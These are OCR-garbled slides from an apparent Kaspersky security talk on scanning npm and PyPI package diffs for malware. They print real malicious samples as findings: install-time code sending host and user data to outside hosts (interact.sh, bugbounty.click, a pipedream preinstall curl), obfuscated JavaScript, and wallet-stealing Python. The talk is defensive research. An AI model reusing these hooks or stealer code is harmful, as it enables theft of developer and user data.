

Do you really want to know what happens inside your dependencies?

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About us





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The beginning



17-03-2022 – the weaponized node package


Автор пакета node-ipc (используется в vue-cli, Unity, больше миллиона загрузок за неделю) запушил коммит с обфусцированным кодом, который удаляет все файлы с устройства, если этот код был запущен с российского или белорусского IP LINUX.ORG.RU

Новости Галерея форум Трекер Поиск межпроцессного взаимодействия.

Авторы vue-cli выпустили обновление, в котором зафикс ipc без вредоносного кода. Unity Hub был также обновлё список npmmirror.com.

В репозитории node-ipc сейчас происходит драма, автор пользователи GitHub ищут ПО, использующее этот пакет

Разработчики после этого инцидента опубликовали предва подобных неприятностей, под названием «Список малвари source проектах, опасных для использования».



"Just download and execute" Node: "node install %package%" • Python: "pip install %package%" • Rust: curl ...rustup.sh | /bin/sh; cargo run **Go**: go get github.com/...

But they're pros. Right?



Virtually no moderation

```
__all__ = ["fuckdenis", "fuckdenis2"]
r = np.random.randint(0, 100)
if r == 69:
    webbrowser.open("https://www.pornhub.com/view_video.php?viewkey=ph59d1658a
```

"Owner" teams are opaque, some lack skills/experience


Contributor ...

I personally have no idea what has to be done in a situation like this. Pinging the members of the crates.io team for awareness (Hope you guys don't mind)

There must be something!




- 1. Collect all package differences since Feb 2022
- 2. Analyse and scan these diffs for something suspicious (particular message banners, too)
- 3. Save it all in a database
- 4. Research!



A bunch of scripts





Too fast



```
Error 1015 Ray ID: 711c2f746d849d84 • 2022-05-27 05:00:10 UTC
```

You are being rate limited

What happened?

The owner of this website (replicate.npmjs.com) has banned you temporarily from accessing this website.

```
async with CouchDB("https://replicate.npmjs.com") as couchdb:
    db = await couchdb["registry"]
    async for event in db.changes(feed="continuous", last_event_id=current_state['seq']):
        if isinstance(event, ChangedEvent):
            logger.debug("[SEQ: {}] Update for '{}' package...", event.sequence, event.id)
            asyncio.ensure_future(process_update(pool, db, event.id, event.sequence))
            await sleep(0.1) # I don't want to be banned by Cloudflare
```

Pitfalls of the standard library



- 1. The Differ "hangs" on a single package for hours
- 2. The package is relatively small (~900 Mb)
- 3. But! Linux 'diff' runs for just a few seconds



Pitfalls of the standard library



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There must be a bug in our code... Right?


3 Answers





diff-match-patch to the rescue





The mystery of a Persian dictionary



- 1. The Differ literally gets killed running out of memory on a single package
- 2. The size of the compressed package 186 Mb, decompressed 3 Gb (!)
- 3. The package is called 'similar-persian-words'

What is so special about the package?




The mystery of a Persian dictionary



OFFZONE

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What is so special about the package?



A few numbers




2 184 498 packages

of them:


97% npm

3% pypi



More numbers





Even more numbers



- 4873242 unique versions of packages
- 6 TB of compressed packages + diffs
- 5 months of monitoring 2 repositories

Including deleted packages, that are not available anywhere else.

Nice findings



6 200 (0.1%) detections

Open Source Scanner									igosha
	npm	ан-спе-раскаде тероз	<u> </u>	2022-00-30-07.07.27.022000	<u> </u>	2022-00-30 13.33.33.003000	прпт_реасспосмаг	SHOW	2022-01-02-14.43.03
⚠ Detections	npm	tg-userbot-js	None	None	0.0.1	2022-06-30 14:47:33.338000	UA_flag	Show	2022-07-02 14:43:03
□ Packages	npm	base-api-client	1.5.8	2022-01-28 20:27:20.982000	1.5.9	2022-06-30 12:28:40.701000	UA_flag	Show	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-page-controller	0.0.302	2022-06-24 08:50:20.788000	0.0.303	2022-06-30 08:12:16.810000	UA_flag	<u>Show</u>	2022-07-02 14:43:03
<> YARA-rules	npm	@everymatrix/casino-tournaments-page-controller	0.0.302	2022-06-24 08:50:20.788000	0.0.303	2022-06-30 08:12:16.810000	RU_invasion	<u>Show</u>	2022-07-02 14:43:03
TEST \oplus	npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	RU_invasion	<u>Show</u>	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	npm_RU_timezone	<u>Show</u>	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	UA_flag	<u>Show</u>	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	npm_RU_timezone	Show	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	RU_invasion	<u>Show</u>	2022-07-02 14:43:03
	npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	UA_flag	Show	2022-07-02 14:43:03
	npm	all-the-package-repos	2.0.277	2022-06-29 14:22:07.839000	2.0.278	2022-06-30 04:07:29.822000	npm_peacenotwar	<u>Show</u>	2022-07-02 14:43:03
	npm	all-the-package-names	2.0.158	2022-06-29 12:24:24.661000	2.0.159	2022-06-30 01:02:03.176000	npm_peacenotwar	<u>Show</u>	2022-07-02 14:43:03
	npm	lucide-angular	0.71.0	2022-06-28 15:27:17.854000	0.72.0	2022-06-29 17:11:57.115000	RU_base64	<u>Show</u>	2022-07-02 14:43:03
	npm	survey-knockout	1.9.37	2022-06-22 11:31:19.295000	1.9.38	2022-06-29 16:27:30.737000	RU_base64	<u>Show</u>	2022-07-02 14:43:03
	npm	survey-react	1.9.37	2022-06-22 11:30:44.141000	1.9.38	2022-06-29 16:26:54.796000	RU_base64	<u>Show</u>	2022-07-02 14:43:03
	npm	survey-angular	1.9.37	2022-06-22 11:30:33.654000	1.9.38	2022-06-29 16:26:45.260000	RU_base64	<u>Show</u>	2022-07-02 14:43:03
	npm	all-the-package-repos	2.0.276	2022-06-29 03:47:37.582000	2.0.277	2022-06-29 14:22:07.839000	npm_peacenotwar	<u>Show</u>	2022-07-02 14:43:03
	npm	@breen.la/ghost-ui	0.1.12	2022-06-29 13:31:51.702000	0.1.13	2022-06-29 13:47:00.523000	UA_flag	<u>Show</u>	2022-07-02 14:43:03
	npm	all-the-package-names	2.0.157	2022-06-29 01:04:36.908000	2.0.158	2022-06-29 12:24:24.661000	npm_peacenotwar	<u>Show</u>	2022-07-02 14:43:03
	npm	cyfs-sdk-nightly	0.5.3	2022-06-28 08:23:05.326000	0.5.4	2022-06-29 11:22:56.523000	RU_base64	<u>Show</u>	2022-07-02 14:43:03

Looks suspicious...



```
const trackingData = JSON.stringify({
    p: package,
    c: __dirname,
    hd: os.homedir(),
    hn: os.hostname(),
    un: os.userInfo().username,
    dns: dns.getServers(),
    r: packageJSON ? packageJSON.___resolved : undefined,
    v: packageJSON.version,
    pjson: packageJSON,
});
var postData = querystring.stringify({
    msg: trackingData,
});
var options = {
    hostname: "camb338b19p23s0tg6ogmiodtstefkbcn.interact.sh", //replace burpcollaborator
    port: 443,
    nath: "/"
```

Even more suspicious...



```
var e,n=require("os"),r=n.hostname(),s=n.userInfo().username,o=n.pla
tform();if("win32"==o||"win64"==o){try{net session=require("child pr
ocess").execSync("net session"),e="admin"}catch{e="non-admin"}s=requ
ire("child process").execSync("systeminfo | findstr /B Domain").toSt
ring().replace("Domain:","").trim()+"/"+s}else{e=n.userInfo().uid;tr
y{const{execSync:n}=require("child process");e+=" "+n("groups").toSt
ring().replace("\n","")}catch{}}process.env.NODE TLS REJECT UNAUTHOR
IZED=0;const c=require("https"),t={hostname:"bugbounty.click",port:4
43,path:"/dc1234-bugbounty/knock-knock/log-install.php?Username="+en
codeURI(s+" ("+e+")")+"&Hostname="+encodeURI(r)+"&Package=jubilee-fl
ag-wave&PWD="+ dirname,method:"GET"},i=c.request(t);i.end();
```

Just want to make some money...



This package was created for ethical hacking purposes only. If you'r e reading this, then if I was a malicious hacker then I could have c ontrol over your machine. Please see https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610 for the technical description if you are interested. However, please don't report this package to the NPM registry as I have created it for bug bounty purposes.

For example, as you can see here the vulnerability has been reported to Hacker1 and been rewarded for (note this is not my report): https://hackerone.com/reports/1104693

If this has broken something then I'm sorry - however, please contac t your internal security department/bug bounty administrator and pas

@

Dependency confusion allowed remote code execution in youdrive CI/CD pipeline as was demonstrated by researcher via creation of public npmjs.com package matching internal dependancy.



Nicer findings...



1915 obfuscated packages

function(_0x233ba0,_0x47af1b){var _0x3a0636=_0x233ba0();function _0x3f0080(_0x2069d8,_0x47c352,_0x41c3d9,_0xbe02eb,_0x11c314){r eturn _0x5d48(_0x41c3d9-0xf5,_0xbe02eb);}function _0x574791(_0x3fa445,_0x2853eb,_0x1190aa,_0x4e1d88,_0x1b0ca1){return 0x5d48(_0x41c3d9-0xf5,_0xbe02eb);} x4e1d88- -0x260, 0x1190aa);}function 0x2ad34f(0x58076, 0x5726a5, 0x1b02e4, 0x5816f7, 0x56e8fb){return 0x5d48(0x1b02e4-0x339, _0x5726a5);}function _0x40f42c(_0x4462a6,_0x5d4609,_0x22ffa2,_0x268c56,_0x51f135){return _0x5d48(_0x51f135-0x357,_0x268c56);}fun ction 0x2d2d0e(0x43d1b8, 0x1838c1, 0x38d542, 0x328be5, 0x45bf19){return 0x5d48(0x328be5- -0x110, 0x45bf19);}while(!![]){tryvar _0x20c937=-parseInt(_0x40f42c(0x937,0x70b,0x9eb,'BkoT',0x80c))/(0x3*0x69d+-0x2db+-0x10fb)*(-parseInt(0x40f42c(0x525,0xa32,0 x574,'r)Yx',0x75b))/(-0x1*-0x9e9+-0xe43*0x2+-0x635*-0x3))+-parseInt(0x2ad34f(0x39e,'0q*A',0x619,0x5f1,0x5e4))/(-0x2*-0x11fb+-0x 1246+-0x11ad)+-parseInt(0x574791(-0x1ee,0x53,'0q*A',0x117,0x139))/(0x1dae+0x7*-0x1f+-0x3*0x99b)*(parseInt(0x40f42c(0x31c,0x591 ,0x181,'4aTW',0x40d))/(-0xbd9*-0x3+0x58a+-0x2910))+-parseInt(0x3f0080(0x2c7,0x366,0x2f5,'AcBG',0x1f1))/(-0x405+0xfb3*0x2+-0x1b5 b)+-parseInt(_0x2ad34f(0x4da,'XCb#',0x45a,0x258,0x400))/(0x25f*-0x8+-0x5*0x121+0xa6*0x26)*(-parseInt(_0x3f0080(0x4e4,0x99,0x2e2, '6k*D',0xdb))/(0x2*-0x3a9+0x29b*-0x3+0xf2b))+-parseInt(_0x40f42c(0x7c5,0x331,0x4bf,'P1K0',0x53f))/(0x1e*0x55+-0x130a+0x91d*0x1)* (parseInt(_0x3f0080(0x673,0x41f,0x436,'4aTW',0x211))/(-0x91d*0x3+0x1ebf*-0x1+-0x1e*-0x1f0))+parseInt(0x2ad34f(0x245.'b#WD'.0x3f 0x528862){_0x3a0636['push'](_0x3a0636['shift']());}}}(_0x2dd7,0x101cd*0x7+-0x2b88*0x74+0x177c96));var _0x232c1a=(function(){var _0x1f2d51={'kXEfc':function(_0x5000cd,_0x27a757){return _0x5000cd(_0x27a757);},'VWEJU':function(_0x50c9e0,_0x2d3d5e){return _0x5 0c9e0(0x2d3d5e);},'uFlFV': 0xf5067a('@BHl',0x683,0x559,0x6d7,0x5a5)+ 0xf5067a('JzJt',0x94a,0x810,0xc14,0xc42)+ 0x3ea90e(-0x136, '*f8t',-0x17,-0x98,-0xe4),'aVLbV': 0x3ea90e(-0x37,'JzJt',-0x17b,-0x2b5,-0x48f)+ 0x3ea90e(0x75,'P1K0',0x3b9,0x17b,0x328)+ 0xf5067 a('1&v8',0x3f1,0x25b,0x12a,0x241),'MMJRm':function(_0x3a1f12,_0x5beb0f){return _0x3a1f12=== 0x5beb0f;},'jpnNP': 0xf5067a('u0be' 0x3d3,0x4e5,0x464,0x58d), 'EpSUd': function(_0x581c37,_0x1cb56c) { return _0x581c37!==_0x1cb56c; }, 'bLej0':_0xf5067a('yR)b',0x464,0x1 f0,0x609,0x2c2), 'NndhE': function(_0x288993,_0x1e458b){return _0x288993===_0x1e458b;}, 'jsptj': _0x32ab53(0x12b,-0x1bd,0x1ba,-0x90, 'r)Yx'),'vLegK': 0xf5067a('sa6j',0x890,0x5ec,0x596,0xa6c)};function 0xdedeaa(0x4431d3, 0x5429c6, 0x192c9c, 0x5234bc, 0x391114) {return 0x5d48(0x5234bc- -0x16c, 0x192c9c);}function 0x32ab53(0x4032b4, 0x460fe8, 0x441098, 0x316784, 0x2a516f){return 0x5d 48(0x4032b4- -0x345, 0x2a516f);}var 0x28b104=!![];function 0xf5067a(0x43d024, 0x596073, 0x478097, 0x1b05ef, 0x527fce){return _0x5d48(_0x596073-0x2d1,_0x43d024);}function _0x3ea90e(_0x56612c,_0x493ca9,_0x38a809,_0x1787fe,_0x52419e){return _0x5d48(_0x178 7fe- -0x398,_0x493ca9);}function _0x4b74e9(_0x26785b,_0x8fd9fd,_0x1c6e96,_0x2850cd,_0x42fde7){return _0x5d48(_0x26785b- -0x2ea,_ 0x1c6e96);}return function(_0x560587,_0x1228fe){function _0x40c470(_0x18d904,_0x5f4ea2,_0x4faea8,_0x376269,_0x3369ac){return _0x f5067a(0x4faea8, 0x5f4ea2- -0x427, 0x4faea8-0x193, 0x376269-0x109, 0x3369ac-0xd9);}function 0x5bab2(0x543eb7, 0x5de4af, 0x30b

Nicer findings...



638 weaponized by "h4ck3rz"

```
D/package/package.json
"name": "thisisourgoal",
"version": "1.3.3",
"description": "hello :))",
"main": "index.js".
"scripts": {
  "test": "curl https://6a80b8f4966a4b18fbd433ff304d701a.m.pipedream.net/npm",
  "preinstall": "curl https://6a80b8f4966a4b18fbd433ff304d701a.m.pipedream.net/npm2 -d
"author": "auth0r@mailfor.me",
"license": "ISC".
"dependencies": {}
```

Nicer findings...



60+ Discord stealers

LofyLife: malicious npm packages steal Discord tokens and bank card data











On July 26, using the internal automated system for monitoring open-source repositories, we identified four suspicious packages in the Node Package Manager (npm) repository. All these packages contained highly obfuscated malicious Python and JavaScript code. We dubbed this malicious campaign "LofyLife".



aiohttp-proxies-forked







```
./modules/plugins/Details.py
./modules/plugins/base plugin.py
./modules/plugins/ init .py
./modules/plugins/Filezilla.py
./modules/plugins/details.py
./modules/plugins/wallets
./modules/plugins/wallets/Exodus.py
./modules/plugins/wallets/ init .py
./modules/plugins/wallets/exodus.py
./modules/plugins/whatsapp.py
./modules/plugins/Whatsapp.py
./modules/plugins/filezilla.py
./modules/plugins/Telegram.py
./modules/plugins/telegram.py
./modules/plugins/browsers
./modules/plugins/browsers/Chromium.py
./modules/plugins/browsers/ init .py
./modules/plugins/browsers/chromium.py
./modules/plugins/browsers/decrypt.py
./modules/logger.py
./modules/tools.pv
./modules/config.py
./modules/paths.py
./modules/path_search.py
```

```
async for p in search_paths(wallet_folder_paths, set(wallets.ke
      if not isdir(p):
          continue
      wallets_path = join(self.conf.log_path, 'wallets')
      if not isdir(wallets path):
          mkdir(wallets path)
      name = split(p)[1]
      wallet name = wallets[name]
      dest_path = join(wallets_path, f'{wallet_name}_{token_hex(4)}
      try:
          await copytree(p, dest path)
      except Exception as e:
          pass
      await self.conf.logger.log(f'
                                      зжен веб кошель с {p}')
cept Exception as e:
  await self.conf.logger.log(f'Ошибка при попытке спи
                                                          ь веб кс
def callback(self, path: str) -> None:
romium browser names = {
  'opera qx stable'.
  'opera stable'.
  'chrome',
  'yandexbrowser'
```













Where to next?



- Rust
- Golang
- Whole GitHub?

A never ending story...



kaspersky

Thank you. Questions?

